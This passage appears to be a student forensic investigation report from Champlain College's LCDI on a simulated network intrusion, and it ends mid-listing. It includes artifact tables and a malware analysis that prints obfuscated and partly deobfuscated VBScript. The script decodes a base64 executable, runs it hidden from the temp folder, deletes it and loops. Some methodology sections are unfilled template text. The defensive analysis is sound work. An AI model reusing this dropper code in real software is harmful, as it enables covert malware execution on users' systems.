


Investigation Report



175 Lakeside Ave, Room 300A
Burlington, Vermont 05401
Phone: (802)865-5744
Fax: (802)865-6446
<http://www.lcdi.champlain.edu>

Disclaimer:

This document contains information based on research that has been gathered by employee(s) of The Senator Patrick Leahy Center for Digital Investigation (LCDI). The data contained in this project is submitted voluntarily and is unaudited. Every effort has been made by LCDI to assure the accuracy and reliability of the data contained in this report. However, LCDI and its employees make no representation, warranty, or guarantee in connection with this report and hereby expressly disclaim any liability or responsibility for loss or damage resulting from use of this data. Information in this report can be downloaded and redistributed by any person or persons. Any redistribution must maintain the LCDI logo and any references from this report must be properly annotated.

Contents

Contents	2
1. Introduction	6
1.1. Background - Team MKA	6
1.2. Purpose and Scope - Team MKA	6
1.3. Research Questions - Team JNN	6
1.4. Terminology - Team SMT	6
6. Methodology and Methods	8
2.1. Software / Hardware Used	8
2.2. Data Collection	8
7. Analysis	9
3.1. Active Directory	9
Malicious VBScripts - Noah Beckman	9
Malware Analysis - Noah Beckman	13
AD01 Memory Analysis - Noah Beckman	18
3.2. HR-Wks	20
HR-wks01 - Dylan Navarro	20
HR-Wks02 - Noah Beckman	26
HR-wks03 - Austin Grupposo	29
3.3. PROG-wks	32
PROG-wks01 - Sid Ramdas	32
PROG-wks02 - Tom Claflin	35
PROG-wks03 - Miranda Pagarelski	51
3.4. WEB01	56
General Information - Miranda Pagarelski	56
Application Installation - Miranda Pagarelski	58
Browser activity - Miranda Pagarelski	60
Bash History - Miranda Pagarelski	61
Login(s)/Logout - Miranda Pagarelski	62
Items of Interest: 184.171.155.25 - Miranda Pagarelski	64
Items of Interest: Initial Access Vector - Tom Claflin & Miranda Pagarelski	65
3.5. IT-wks	70
IT-wks01 - Michael Bedard	70
Basic Information	71
User Accounts	72
Application Installations	72
Application Usage	73
Browser Activity	75
Logins/Logouts	76
Items of Interest	80
Memory Analysis	80
IT-wks02 - Keegan Thomas	81

Basic Information	81
User Information	81
Application Usage	83
Browsers Activity	85
Logins/Logouts	86
Interesting Files	95
Memory Analysis	96
IT-wks03 - Amy Keigwin	97
Basic Information	99
User Accounts	99
Installed Programs	100
Application Usage	101
Browser Activity	103
Logins/Logouts	105
Items of Interest	107
Memory Analysis	109
3.6. DHCP01	114
Basic Information	114
Logins/Logouts	114
DHCP Logs	118
3.7. MGMT-wks	126
MGMT-wks01 – Nicholas Martel	126
Basic Information	126
Installed Applications	127
Application Usage	127
fIwOuGRTtZY.exe	127
cscript.exe	129
Browser Activity	129
Memory Analysis	129
MGMT-wks02 - Joseph Fustolo	130
Basic Information	130
Installed Applications	132
Application Usage	132
Browser Activity	135
Logins/Logouts	135
Items of Interest	140
Memory Analysis	143
MGMT-wks03 - Nicolo RerisiPatota	143
Installed Applications	144
Application Usage	145
Browser Activity	146
Logins/Logouts	147

Accounts Created / Accessed	148
Items of Interest	148
Memory Analysis	152
3.8 JNN's AD01	153
AD01 – Nicholas Martel	153
Basic Information	153
Installed Applications	154
Application Usage	154
Browser Activity	160
Malware Analysis - Joseph Fustolo	160
8. Results	165
4.1 Active Directory	165
AD01 - Noah Beckman	165
AD01 Timeline of Major Events - Joseph Fustolo	166
4.2 Web Server	167
Web01 - Miranda Pagarelski	167
4.3 DHCP Server	168
4.4 HR Dept.	169
Department Overview - Austin Grupposo	169
HR-wks01 - Dylan Navarro	169
HR-Wks02 - Noah Beckman	169
HR-Wks03 - Austin Grupposo	169
4.5 IT Dept.	171
Department Overview - Amy Keigwin	171
IT-wks01 - Michael Bedard	171
IT-wks02 - Keegan Thomas	171
IT-wks03 - Amy Keigwin	171
4.6 Programming Dept.	173
Department Overview - Miranda Pagarelski	173
PROG-wks01 - Sid Ramdas	173
PROG-wks02 - Tom Claflin	173
PROG-wks03 - Miranda Pagarelski	174
4.7 Management Dept.	175
MGMT-Wks Timeline of Major Events - Joseph Fustolo	175
MGMT-wks01 – Nicholas Martel	176
MGMT-wks01 – Applications Installed	176
MGMT-wks01 – Application Execution Time	176
Summary	177
cscript.exe and fIwOuGRTtZY.exe	177
MGMT-wks02 – Joe Fustolo	178
MGMT-wks03 – Nicolo RerisiPatota	178
9. Conclusion	178

10. Recommendations or Further Work	179
Appendix A - Team Tasks	180
Appendix B - Kali Investigation (Each Team)	181
TEAM DNA	181
Threat Actor Overview - Austin Grupposo	181
Credential Abuse - Austin Grupposo	181
SMB Exploitation - Austin Grupposo	181
Drupal Exploitation - Austin Grupposo	182
WEB01/CentOS Persistence - Austin Grupposo	183
Kali Analysis - Dylan Navarro	183
TEAM MKA	189
Basic Information - Amy Keigwin	189
Browser History - Amy Keigwin	189
Recent Files - Amy Keigwin	190
Attack Methodology - Michael Bedard	191
TEAM SMT	194
References	199

1. Introduction

1.1. Background - Team MKA

In April 2023, the FOR-480 Spring Semester class was provided with the images and the memory dumps of 12 workstations and 3 servers, as well as a threat actor system. The class was split into 4 teams of 3, with each team being assigned a department of workstations, a server to analyze. Each team was also tasked with analyzing the threat actor system to ensure that everything was found.

1.2. Purpose and Scope - Team MKA

Each team was tasked with working collaboratively to understand what malicious activity occurred on the workstations and servers throughout the network. However, they were asked to keep their analysis of the threat actor machine private to just their team members. The teams were also asked, to maintain confidentiality, to not use any tools that require Internet access aside from licensing purposes.

1.3. Research Questions - Team JNN

1. How did the threat actor compromise a system/service to gain a foothold in the network?
2. What tools and techniques did the threat actor use to exploit and navigate the network?
3. Which systems/services were compromised by the threat actor?
4. What data was exfiltrated from the network by the threat actor?
5. What persistence techniques are currently in use by the threat actor on the network?

1.4. Terminology - Team SMT

Bash History - The commands that have been previously run on a Linux system.

Entropy - Randomness of data in a file. This can be used to determine if a file contains hidden data or suspicious scripts.

Firewall - A network device that monitors incoming and outgoing traffic and filters it based on the organization's policies.

Internet Protocol (IP Address) - A numeric value that identifies a network device. This is essentially the "postal address" of a device.

Malware - Malicious software that causes a disruption to a computer, service, or network and can be used to restrict access to information or leak personal information or documents.

Mimikatz - Software that allows a malicious actor to perform exploits on a system.

Policy Kit - A tool utilized to control system wide privileges.

Proxy - A system or router that acts as a bridge between a user and the Internet.

Remote Access Trojan (RAT) - Malware that allows an attacker to control an infected computer remotely.

Reverse shell - A method of connecting remotely accessing a targeted system by redirecting the input to the attacker

Visual Basic Script (VBS) - Visual Basic programming language was created by Microsoft. Visual Basic Scripts contain a sequence of commands which automates tasks in Windows applications.

XML - Stands for Extensible Markup Language. These files are designed to carry data, store data, and provide descriptions about that data.

6. Methodology and Methods

Now you will discuss in detail how you are going to be conducting your research. The first thing you will want to explain is the “game plan” your group came up with. How are you going to collect your data? How are you going to analyze your data? How are you going to run the tests. Ideally this should identify and account for all potential variables and clearly state how you will measure them.

For example: *SEEB hard drive HD123 will be imaged using the tableau write blocker IM343. The drive will be imaged 3 times using IEEE1394a and 3 times using IEEE1394b. SEEB imaging PC PC023 will be used for all imaging. FTK imager 2.1a will be used to create the images. The image files will be recorded to SEEB hard drive HD223 connected to PC023 via SATA.*

2.1. Software / Hardware Used

Describe any hardware and/or software used in this experiment and how it will be used. Charts and tables would be good here. With headers.



Figure 3: (HackRF One Top View)

Table 1: Example of a Table

Device	OS Version	Comments
Microsoft Surface 3 Tablet	Windows 10 Home Edition	Used for tablet data generation/analysis
Nokia Lumia 800	Windows Phone 7.8	Used for phone data generation/analysis

2.2. Data Collection

How will you be collecting your data? Need to link the title of the charts and tables in your paragraphs to be to the actual chart/table in your paper.

(All tables/figures in the report need to be Times New Roman, 12pt, blue, and linked to the actual table/figure/image. HOW TO LINK ME –Must have a table/image/figure already in the document. Go to where you want to insert name, go to References-Cross-Reference-Will need to locate the item in the drop down box- Hit insert. Will need to adjust font and color, 12pt font, Color (RGB 36, 64, 97).

7. Analysis

Describe the scenarios that will be used in this experiment. And what you expect your results to be based on what your research questions are.

3.1. Active Directory

Malicious VBScripts - Noah Beckman

First, on various workstations throughout the environments, investigators reported that there were remote calls from AD01 to execute a visual basic script. The script in question was called from various workstations. See Figure 3.1.

DETAILS	
ARTIFACT INFORMATION	
File Name	cscript.exe
File Path	cscript.exe
Command	"cscript.exe" "\\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs
Type	Run
Registry Key Modified Date/Time	3/27/2019 11:41:48 PM
Metadata	Name: beepbep
EVIDENCE INFORMATION	
Source	HR-wks02.E01 - Partition 2 (Microsoft NTFS, 24.66 GB)\Windows\System32\config\SOFTWARE
Recovery Method	Parsing
Deleted source	
Location	Microsoft\Windows\CurrentVersion\Run
Evidence number	HR-wks02.E01

Figure 3.1 - Run key Call to AD01

Figure 3.2 below shows a web artifact of the UxTxlQwzP.vbs file. The file was accessed locally in the directory C:/Windows/Temp/UxTxlquwzP.vbs at 3/27/2019 9:13:53 PM.

13	file:///C:/Windows/Temp/onuaqlv.vbs	james.middleton-adm	3/27/2019 9:31:19 PM
27	file:///C:/out	james.middleton-adm	3/28/2019 11:03:02 PM
23	file:///C:/mimikatz-master.zip	james.middleton-adm	3/28/2019 9:28:44 PM
12	file:///C:/Windows/Temp/UxTxlQwzP.vbs	james.middleton-adm	3/27/2019 9:31:28 PM
24	file:///C:/mimikatz_trunk.zip	james.middleton-adm	3/28/2019 9:31:29 PM
26	file:///C:/out/test123	james.middleton-adm	3/28/2019 11:03:02 PM

Figure 3.2 - Web Artifact of vbs

The AD01 machine does not have prefetch enabled so other windows artifacts have to be analyzed to prove execution. We can locate the physical files on the system in the C:\Windows\Temp directory. The important files of note can be seen below in Figure 3.3 boxed in red.

EVIDENCE (19)									
	Name	Type	File...	Size...	Created	Accessed	Modified	MFT modified	Ch
	E415D452-563A-4F4E-81...	Folder			12/12/2018 1:12:39 AM	3/27/2019 2:09:00 PM	3/27/2019 2:09:00 PM	3/27/2019 9:10:02 PM	
	rad7A8B0.tmp	Folder			3/27/2019 7:51:20 PM	3/27/2019 7:51:21 PM	3/27/2019 7:51:21 PM	3/27/2019 9:10:02 PM	
	radAE436.tmp	Folder			3/27/2019 9:11:01 PM	3/27/2019 9:11:01 PM	3/27/2019 9:11:01 PM	3/27/2019 9:11:01 PM	
	radAEB3C.tmp	Folder			3/27/2019 9:15:52 PM	3/27/2019 9:15:52 PM	3/27/2019 9:15:52 PM	3/27/2019 9:15:52 PM	
	vmware-SYSTEM	Folder			11/28/2018 7:56:53 PM	11/28/2018 7:56:53 PM	11/28/2018 7:56:53 PM	11/28/2018 7:56:53 PM	
	MpCmdRun.log	File	.log	838,138	11/28/2018 10:39:47 PM	11/28/2018 10:39:47 PM	3/27/2019 6:08:21 PM	3/27/2019 9:10:02 PM	
	MpSigStub.log	File	.log	910,178	11/28/2018 11:52:11 PM	11/28/2018 11:52:11 PM	3/27/2019 2:09:00 PM	3/27/2019 9:10:02 PM	
	onuaqlV.vbs	File	.vbs	99,641	3/27/2019 7:06:51 PM	3/27/2019 7:06:51 PM	3/27/2019 7:06:51 PM	3/27/2019 9:30:02 PM	
	silconfig.log	File	.log	102	11/28/2018 7:48:01 PM	11/28/2018 7:48:01 PM	3/27/2019 6:48:42 PM	3/27/2019 9:10:02 PM	
	tem12E3.tmp	File	.tmp	206	2/2/2019 2:25:18 AM	2/2/2019 2:25:18 AM	2/2/2019 2:25:18 AM	3/27/2019 9:10:02 PM	
	temEFFD.tmp	File	.tmp	206	2/12/2019 10:00:34 PM	2/12/2019 10:00:34 PM	2/12/2019 10:00:34 PM	3/27/2019 9:10:02 PM	
	TS_1B.tmp	File	.tmp	131,072	3/27/2019 6:48:14 PM	3/27/2019 6:48:14 PM	3/27/2019 6:48:14 PM	3/27/2019 9:10:02 PM	
	TS_FD2C.tmp	File	.tmp	262,144	3/27/2019 6:48:14 PM	3/27/2019 6:48:14 PM	3/27/2019 6:48:14 PM	3/27/2019 9:10:02 PM	
	update.bat	File	.bat	21	3/27/2019 9:26:52 PM	3/27/2019 9:26:52 PM	3/27/2019 9:26:52 PM	3/27/2019 9:26:52 PM	
	Usersjames.middleton-a...	File		180,736	3/28/2019 6:52:18 PM	3/28/2019 6:52:18 PM	3/28/2019 6:52:18 PM	3/28/2019 6:52:18 PM	
	UxTxlQwzP.vbs	File	.vbs	99,683	3/27/2019 7:51:20 PM	3/27/2019 7:51:20 PM	3/27/2019 9:31:34 PM	3/27/2019 9:31:34 PM	
	vmware-vmsvc.log	File	.log	55,767	11/28/2018 7:56:53 PM	11/28/2018 7:56:53 PM	3/27/2019 6:48:00 PM	3/27/2019 9:10:02 PM	
	vmware-vmusr.log	File	.log	21,309	11/28/2018 7:56:52 PM	11/28/2018 7:56:52 PM	2/12/2019 4:27:59 PM	3/27/2019 9:10:02 PM	
	vmware-vmvss.log	File	.log	1,456	11/28/2018 8:00:12 PM	11/28/2018 8:00:12 PM	3/27/2019 6:48:07 PM	3/27/2019 9:10:02 PM	

Figure 3.3 - VBS Files and Dropped Files

Though we do not have prefetch files, we can look at other artifacts that indicate execution. The first artifact is the lnk file of the malicious vbs. This can be seen below in Figure 3.4. The File has a creation time of 3/27/2019 at 9:27:55 PM.

ARTIFACT INFORMATION	
Linked Path	C:\Windows\Temp\UxTxIQwzP.vbs
Created Date/Time	3/27/2019 9:27:55 PM
Last Modified Date/Time	3/27/2019 9:31:28 PM
Accessed Date/Time	3/27/2019 9:31:28 PM
Target File Created Date/Time	3/27/2019 7:51:20 PM
Target File Last Modified Date/Time	3/27/2019 9:30:11 PM
Target File Last Accessed Date/Time	3/27/2019 7:51:20 PM
Target Attributes	FILE_ATTRIBUTE_ARCHIVE
Drive Type	DRIVE_FIXED
Volume Serial Number	7873C6B5
Show Command	SW_SHOWNORMAL
Net Bios Name	ad01
MAC Address	00:0C:29:4B:E8:F3
Target File Size (Bytes)	99654
EVIDENCE INFORMATION	
Source	AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\Users\james.middleton-adm\AppData\Roaming\Microsoft\Windows\Recent\UxTxIQwzP.vbs.lnk

Figure 3.4 - LNK File of VBS

Another windows artifact that supports the execution of the vbs is the quick access artifacts. Below in Figure 3.5 it can be seen that the target file was created on 3/27/2019 7:51:20 PM. This timeframe corresponds to the previous time in Figure 3.4.

ARTIFACT INFORMATION	
App ID	5f7b5f1e01b83767
Potential App Name	Quick Access
Linked Path	C:\Windows\Temp\UxTxIQwzP.vbs
Volume Serial Number	7873C6B5
Target File Created Date/Time	3/27/2019 7:51:20 PM
Target File Last Modified Date/Time	3/27/2019 9:30:11 PM
Target File Last Accessed Date/Time	3/27/2019 7:51:20 PM
Jump List Type	Automatic
Drive Type	DRIVE_FIXED
Target NetBIOS Name	ad01
Target MAC Address	00:0C:29:4B:E8:F3
Target File Size (Bytes)	99654
Last Access Date/Time	3/27/2019 9:31:28 PM
Entry ID	3
Data	C:\Windows\Temp\UxTxIQwzP.vbs
NetBIOS Name	ad01
Pin Status	Not Pinned
Access Count	3
EVIDENCE INFORMATION	
Source	AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\Users\james.middleton-adm\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\5f7b5f1e01b83767.automaticDestinations-ms

Figure 3.5 - Jump List of VBS


Next we can start analyzing the vbs itself and its metadata. This can be seen in Figure 3.6. First we can see that it was created on 3/27/2019 7:51:20 PM. Also, we can see the MD5 hash of the vbs. This will be important in verification later during malware analysis.

FILE DETAILS	
File name	UxTxIQwzP.vbs
File extension	.vbs
Logical size	99,683 bytes
Created	3/27/2019 7:51:20 PM
Accessed	3/27/2019 7:51:20 PM
Modified	3/27/2019 9:31:34 PM
MFT modified	3/27/2019 9:31:34 PM
Cluster	1528711
Cluster count	25
Physical location	6261600256
Physical sector	12229688
MD5 hash	8459d1e6d20727650e55f878d6138dc2
MFT record number	22113
Parent MFT record number	5402
Security ID	1172 (S-1-5-32-544)
File attributes	Archive
EVIDENCE INFORMATION	
Source	AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\Windows\Temp\UxTxIQwzP.vbs
Evidence number	AD01.E01

Figure 3.6 - File Creation Time & Hash

Malware Analysis - Noah Beckman

The vbs file was extracted from the evidence file for analysis and imported into a secure windows forensics vm. Here static and dynamic analysis were performed. Figure 3.7 below shows the static analysis of VBS and its contents. Inside are two heavily obfuscated functions. Some information can be inferred from the script before any changes are made. First, the top function is used to decode the base64 string that is in the second function. We can see the script uses Wscript to execute various functions. In order to conduct further analysis, the script was then de-obfuscated using the find and replace tool.




```
1 Function JWlotXdTERchDVL(bBgJd1EIurFsbE)
2     cPPSOQpBwHW = "<B64DECODE xmlns:dt=" & Chr(34) & "urn:schemas-microsoft-com:datatypes" & Chr(34) & " " & _
3         " dt:dt=" & Chr(34) & "bin.base64" & Chr(34) & ">" & _
4         bBgJd1EIurFsbE & "</B64DECODE>"_
5     Set okzbOVqj = CreateObject("MSXML2.DOMDocument.3.0")
6     okzbOVqj.LoadXML(cPPSOQpBwHW)
7     JWlotXdTERchDVL = okzbOVqj.selectSingleNode("B64DECODE").nodeTypedValue
8     set okzbOVqj = nothing
9 End Function
10
11 Function wbYXBriib()
12     kReBmogFRC = "TVqQAAMAAAEEAAA//8AALgAAAAAAAAQAAAAAAA"
13     Dim OWkkgpubkjR
14     Set OWkkgpubkjR = CreateObject("Scripting.FileSystemObject")
15     Dim RvsPvvpbXdxXgt
16     Dim IXrZFGOLyuAiwq
17     Set RvsPvvpbXdxXgt = OWkkgpubkjR.GetSpecialFolder(2)
18     IXrZFGOLyuAiwq = RvsPvvpbXdxXgt & "\"
19     OWkkgpubkjR.CreateFolder(IXrZFGOLyuAiwq)
20     NEvyvSbnkAiWsT = IXrZFGOLyuAiwq & "\fiIwOuGRTtZY.exe"
21     Dim mPJPZAnHqsb
22     Set mPJPZAnHqsb = CreateObject("Wscript.Shell")
23     tFpnYwaSsnCpV = JWlotXdTERchDVL(kReBmogFRC)
24     Set ypWhwEHSoXpR = CreateObject("ADODB.Stream")
25     ypWhwEHSoXpR.Type = 1
26     ypWhwEHSoXpR.Open
27     ypWhwEHSoXpR.Write tFpnYwaSsnCpV
28     ypWhwEHSoXpR.SaveToFile NEvyvSbnkAiWsT, 2
29     mPJPZAnHqsb.run NEvyvSbnkAiWsT, 0, true
30     OWkkgpubkjR.DeleteFile(NEvyvSbnkAiWsT)
31     OWkkgpubkjR.DeleteFolder(IXrZFGOLyuAiwq)
32 End Function
33
34 Do
35     wbYXBriib
36     WScript.Sleep 5000
37 Loop
```

Figure 3.7 - Obfuscated VBS contents

As mentioned, using the find and replace tool, successful deobfuscation was conducted on the vbs shown below. To do this, strings of the same name were replaced with educated guesses of what other malware did. For example, the top function is clearly a decode string with a parameter of a string to decode. it then sets the oNode and creates a oXML object and decodes the string with a selectsinglenode function. This can be seen in the top part of Figure 3.8.

The second function seen in Figure 3.8 is what is used to execute the encoded payload. Before the payload is dropped though, a folder with a random name is created in the temp directory. Then the base64 string is then decoded and saved to a file in the directory. After, it is then run and the file and folder are deleted.

The entire code can be seen below in Figure 3.8.



```

1  Function decodeString(StringToDecode)
2      oNode = "<B64DECODE xmlns:dt=" & Chr(34) & "urn:schemas-microsoft-com:datatypes" & Chr(34) & " " & _
3          "dt:dt=" & Chr(34) & "bin.base64" & Chr(34) & ">" & _
4          StringToDecode & "</B64DECODE>" 
5      Set oXML = CreateObject("MSXML2.DOMDocument.3.0")
6      oXML.LoadXML(oNode)
7      decodeString = oXML.selectsinglenode("B64DECODE").nodeTypedValue
8      set oXML = nothing
9  End Function
10
11 Function execute()
12     executableEncodedvar = "TVqQAAMAAAAAAA/8AALgAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAQAAAAAAA
13     Dim TextStreamObject
14     Set TextStreamObject = CreateObject("Scripting.FileSystemObject")
15     Dim TempFolder
16     Dim createdRndFolderInTemp
17     Set TempFolder = TextStreamObject.GetSpecialFolder(2)
